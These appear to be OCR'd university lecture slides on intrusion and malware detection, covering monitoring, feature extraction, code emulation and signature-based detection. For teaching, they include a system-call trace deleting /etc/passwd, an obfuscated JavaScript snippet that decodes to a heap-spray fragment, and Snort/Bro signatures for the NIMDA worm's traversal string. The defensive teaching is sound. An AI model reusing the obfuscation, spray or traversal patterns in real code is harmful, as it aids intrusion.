
Technische Universität Braunschweig

Institute of System Security



Intrusion and Malware Detection

Vorlesung “Einführung in die IT-Sicherheit”

Prof. Dr. Konrad Rieck

Part #1

Overview

- **Topic of the unit**
  - Intrusion and Malware Detection
- **Parts of the unit**
  - Part #1: Overview and monitoring
  - Part #2: Analysis and feature extraction
  - Part #3: Detection concepts
  - Part #4: Response and wrap-up

Intrusions and Malware

- **Reactive security concepts**
  - Vulnerability assessment — *"finding vulnerabilities"*
  - Intrusion detection — *"finding attacks"*
  - Computer forensics — *"finding attackers"*

- **What is an attack?**
  - Attack = an attempt to violate a security goal
  - or intrusion = successful attack (more or less)
  - or malware = malicious software used in an attack

Intrusion Detection


- **Intrusion detection**
  - Detection of intrusions in data
  - Example: Intrusion Detection System SNORT

- **Malware detection**
  - Detection of malware in data
  - Example: Virus scanner Clam AV

- **Intrusion detection = malware detection?**
  - Quite different branches in the past; partially joint today
  - Let's try a unified view ...

A Generic Detector

- **Monitoring of data**
  - e.g. program behavior or traffic
- **Analysis of data**
  - e.g. parsing; extraction of features
- **Detection of threats**
  - e.g. misuse patterns, anomaly detection
- **Response to threats**
  - e.g. alert messages, blocking



Monitoring and Auditing

Network-based Monitoring

- **Monitoring of data at a network node**
  - Live capturing of network traffic
  - Inspection of packet headers and payloads
- **Advantages and shortcomings**
  - ⊕ Protection of entire network segments
  - ⊖ Limited by encryption and data volume
- Examples
  - Network intrusion detection systems (NIDS)

Host-based Monitoring

- **Monitoring of data at host**
  - Batch and on-access inspection of files
  - Auditing and monitoring of program behavior
- **Advantages and shortcomings**
  - ⊕ Fine-grained analysis of host's activity
  - ⊖ Considerable run-time overhead
- Examples
  - Classic virus scanners, file integrity checkers

Application-based Monitoring

- **Monitoring of data inside an application**
  - Specific auditing of application logic and state
  - Inspection of transactions and logs
- **Advantages and shortcomings**
  - ⊕ Detection of application-specific attacks
  - ⊖ Run-time overhead and extension of application
- Examples
  - Security plug-ins for browsers, database auditing

Examples: **Monitoring**

System calls monitored with dtruss (dtrace)


```
geteuid(0x7FFF62E55CFB, 0x2F, 0x7FFF62E55C20)      = 0 0
ioctl(0x0, 0x4004667A, 0x7FFF62E55B94)             = 0 0
lstat64("/etc/passwd\0", 0x7FFF62E55AE8, 0x0)      = 0 0
access("/etc/passwd\0", 0x2, 0x7FFF62E55AE8)       = 0 0
unlink("/etc/passwd\0", 0x0, 0x0)                  = 0 0
```

Network packet captured with libpcap

```
13:46:10.396712 IP foo.de.62879 > bar.de.http: Flags [.], length 0
    0x0000:  c025 0632 646e 0023 1256 b3d2 0800 4500  .%.2dn.#.V....E.
    0x0010:  0034 a0ce 4000 4006 5799 c0a8 b223 d8ea  .4..@.@.W....#..
    0x0020:  f6a5 f59f 0050 5fe8 a735 35b5 6e54 8010  .....P_..55.nT..
    0x0030:  7e3d 396b 0000 0101 080a 3c58 f56c 3179  ~=9k......<X.l1y
    0x0040:  7862                                     xb
```

Technische Universität Braunschweig

Institute of System Security



Intrusion and Malware Detection

Vorlesung “Einführung in die IT-Sicherheit”

Prof. Dr. Konrad Rieck

Part #2

Overview

- **Topic of the unit**
  - Intrusion and Malware Detection
- **Parts of the unit**
  - Part #1: Overview and monitoring
  - Part #2: Analysis and feature extraction
  - Part #3: Detection concepts
  - Part #4: Response and wrap-up

Network-based Analysis

- **Analysis of network data for intrusion detection**
  - Defragmentation and reassembly of network traffic
  - Parsing of protocol data at different network layers
  - Analysis of payload data (↠ host-based analysis)

- **Advantages and shortcomings**
  - ⊕ Analysis of data prior to processing on the host
  - ⊖ Large variety of protocols and data formats
  - ⊖ Evasion: Semantic gap to processing on host

Host-based Analysis

- **Analysis of data at host for intrusion detection**
  - Unpacking and deobfuscation of file content
  - Static analysis of file format and content
  - Dynamic analysis (emulation) of code
- **Advantages and shortcomings**
  - ⊕ Effective protection direct at attack target
  - ⊖ Uncovering of malicious code non-trivial
  - ⊖ Reduction of usability due to run-time overhead

Feature Extraction

Monitored data

```
GET index.html
```


Feature extraction

Length	14
Entropy	3.4
Alpha.	12
Punct.	1

Statistics & measurements

`GET▯` `T▯/i` ... `ET▯/` `▯/in`

String representations



Syntax & semantics

Example: **Protocol Parsing**

Tokenization and parsing of the HTTP protocol

Request

```
GET /index.php?q=42  HTTP/1.1 ↵
Host: foobar ↵↵
```

Parsing

```
HTTP-Method:
HTTP-Version:
URI-Path:
URI-Param[0]-Key:
URI-Param[0]-Value:
HDR-Header[0]-Key:
HDR-Header[0]-Value:
```

Grammar symbols

```
GET
HTTP/1.1
/index.php
q=
42
Host:
foobar
```

Terminals

Example: **Code Emulation**

Emulation of JavaScript code in a sandbox

```
a = “”;
b = “{@xqhvfdsh+%(x<3<3%,>zkloh+{1ohqjwk?4333,{.@{>”
for (i = 0; i < b.length; i++) {
    c = b.charCodeAt(i) - 3;
    a += String.fromCharCode(c);
}
```

JavaScript code in a web page


Emulation

```
...
CALL from CharCode
SET a TO “x”
...
SET a TO “x=unescape(“%u9090”);while(x.length<1000)x +=x;”
CALL eval
CALL unescape
```

Monitored execution in sandbox

Technische Universität Braunschweig

Institute of System Security



Intrusion and Malware Detection

Vorlesung “Einführung in die IT-Sicherheit”

Prof. Dr. Konrad Rieck


Part #3

Overview

- **Topic of the unit**
  - Intrusion and Malware Detection
- **Parts of the unit**
  - Part #1: Overview and monitoring
  - Part #2: Analysis and feature extraction
  - Part #3: Detection concepts
  - Part #4: Response and wrap-up


Detection

- Classic concept: **Misuse detection**
  - Detection using known patterns of misuse
  - Examples: attack signatures, behavior heuristics
- Classic concept: **Anomaly detection**
  - Detection using model of normality
  - Examples: anomalous program behavior
- **Long dispute over concepts in community**
  - Different advantages and disadvantages



Misuse Detection

- **Detection of attacks using known misuse patterns** (signatures)



- **Description of signatures using formal language**
  - Languages: regular expressions, state machines, ...
  - ⊕ Effective and efficient detection of known attacks
  - ⊖ Ineffective against unknown attacks

Examples: **Signatures**

- **Signature of SNORT IDS**


```
alert tcp $EXTERNAL_NET any -> 10.0.0.0/16 80
flow: to_server, established
content: "..%c1%9c.."
msg: "simplified signature for NIMDA worm"
```

- **Signature of BRO IDS**

```
signature simple-signature {
  ip-proto == tcp
  dst-ip == 10.0.0.0/16
  dst-port == 80
  http ..%c1%9c..
  event "simplified signature for NIMDA"
}
```

Keyword Tree

- **Time and memory need to scale with number of signatures**
  - Maintenance of signatures in efficient data structure
- **Keyword tree** = structure for storing and matching strings
  - Signatures stored as paths from root to marked nodes
  - Example: Tree storing { *HE*, *HIS*, *SHE*, *HERS* }



